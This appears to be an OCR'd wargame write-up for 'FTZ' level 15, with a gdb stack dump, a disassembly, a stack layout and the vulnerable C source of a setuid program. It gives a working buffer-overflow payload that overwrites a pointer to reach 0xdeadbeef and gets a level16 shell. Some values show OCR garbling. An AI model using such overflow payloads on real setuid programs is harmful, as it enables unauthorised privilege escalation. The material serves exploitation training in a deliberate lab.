0xbfffe0a0:     0x41414141      0x41414141      0x41414141      0x41414141
0xbfffe0b0:     0x41414141      0x0804000a      0x4001582c      0x080483be
0xbfffe0c0:     0x08048308      0x42130a14      0xbfffe0d8      0x0804831e
0xbfffe0d0:     0x4200af84      0x42130a14      0xbfffe0f8      0x42015574
0xbfffe0e0:     0x00000001      0xbfffe124      0xbfffe12c      0x4001582c
0xbfffe0f0:     0x00000001      0x08048390      0x00000000      0x080483b1
0xbfffe100:     0x08048490      0x00000001      0xbfffe124      0x08048308
0xbfffe110:     0x08048520      0x4000c660      0xbfffe11c      0x00000000
0xbfffe120:     0x00000001      0xbffffc16      0x00000000      0xbffffc31
0xbfffe130:     0xbffffc4f      0xbffffc5f      0xbffffc6a      0xbffffc78
0xbfffe140:     0xbffffc9a      0xbffffcad      0xbffffcba      0xbfffffe7d
0xbfffe150:     0xbffffec0      0xbffffedd      0xbffffef3      0xbfffff08
0xbfffe160:     0xbfffff19      0xbfffff2a      0xbfffff3d      0xbfffff45
0xbfffe170:     0xbfffff64      0xbfffff74      0xbfffffaa      0xbfffffcc
0xbfffe180:     0x00000000      0x00000020      0xffffe000      0x00000010
0xbfffe190:     0x0f8bfbff      0x00000006      0x00001000      0x00000011
```




LEVEL 15


Address




```
[level15@ftz tmp]$ gdb -q attackme
(gdb) set disassembly-flavor intel
(gdb) disas main
Dump of assembler code for function main:
0x08048490 <main+0>:    push   ebp
0x08048491 <main+1>:    mov    ebp,esp
0x08048493 <main+3>:    sub    esp,0x38
0x08048496 <main+6>:    sub    esp,0x4
0x08048499 <main+9>:    push   ds:0x8049664
0x0804849f <main+15>:   push   0x2d
0x080484a1 <main+17>:   lea    eax,[ebp-56]
0x080484a4 <main+20>:   push   eax
0x080484a5 <main+21>:   call   0x8048360 <fgets>
0x080484aa <main+26>:   add    esp,0x10
0x080484ad <main+29>:   mov    eax,DWORD PTR [ebp-16]
0x080484b0 <main+32>:   cmp    DWORD PTR [eax],0xdeadbeef
0x080484b6 <main+38>:   jne    0x80484dd <main+77>
0x080484b8 <main+40>:   sub    esp,0x8
0x080484bb <main+43>:   push   0xc18
0x080484c0 <main+48>:   push   0xc18
0x080484c5 <main+53>:   call   0x8048380 <setreuid>
0x080484ca <main+58>:   add    esp,0x10
0x080484cd <main+61>:   sub    esp,0xc
0x080484d0 <main+64>:   push   0x8048548
0x080484d5 <main+69>:   call   0x8048340 <system>
0x080484da <main+74>:   add    esp,0x10
0x080484dd <main+77>:   leave
0x080484de <main+78>:   ret
0x080484df <main+79>:   nop
End of assembler dump.
```



```
(gdb) x/x 0x080484b0
0x80484b0 <main+32>:    0xbeef3881
(gdb)
0x80484b4 <main+36>:    0x2575dead
```




```
(gdb) x/x 0x080484b2
0x80484b2 <main+34>:    0xdeadbeef
```




ebp-56
Buf[20]
dummy(20)
ebp-16
0x080484b2 -> *check
crap
ebp
SFP
RET

LEVEL 15


Payload



```
[level15@ftz level15]$ (python -c 'print "A"*40 + "₩xb2₩x84₩x04₩x08"';cat)|./attackme
id
uid=3096(level16) gid=3095(level15) groups=3095(level15)
```



```
#include <stdio.h>

main()
{ int crap;
  int *check;
  char buf[20];
  fgets(buf,45,stdin);
  if (*check==0xdeadbeef)
   {
     setreuid(3096,3096);
     system("/bin/sh");
   }
}
```



my-pass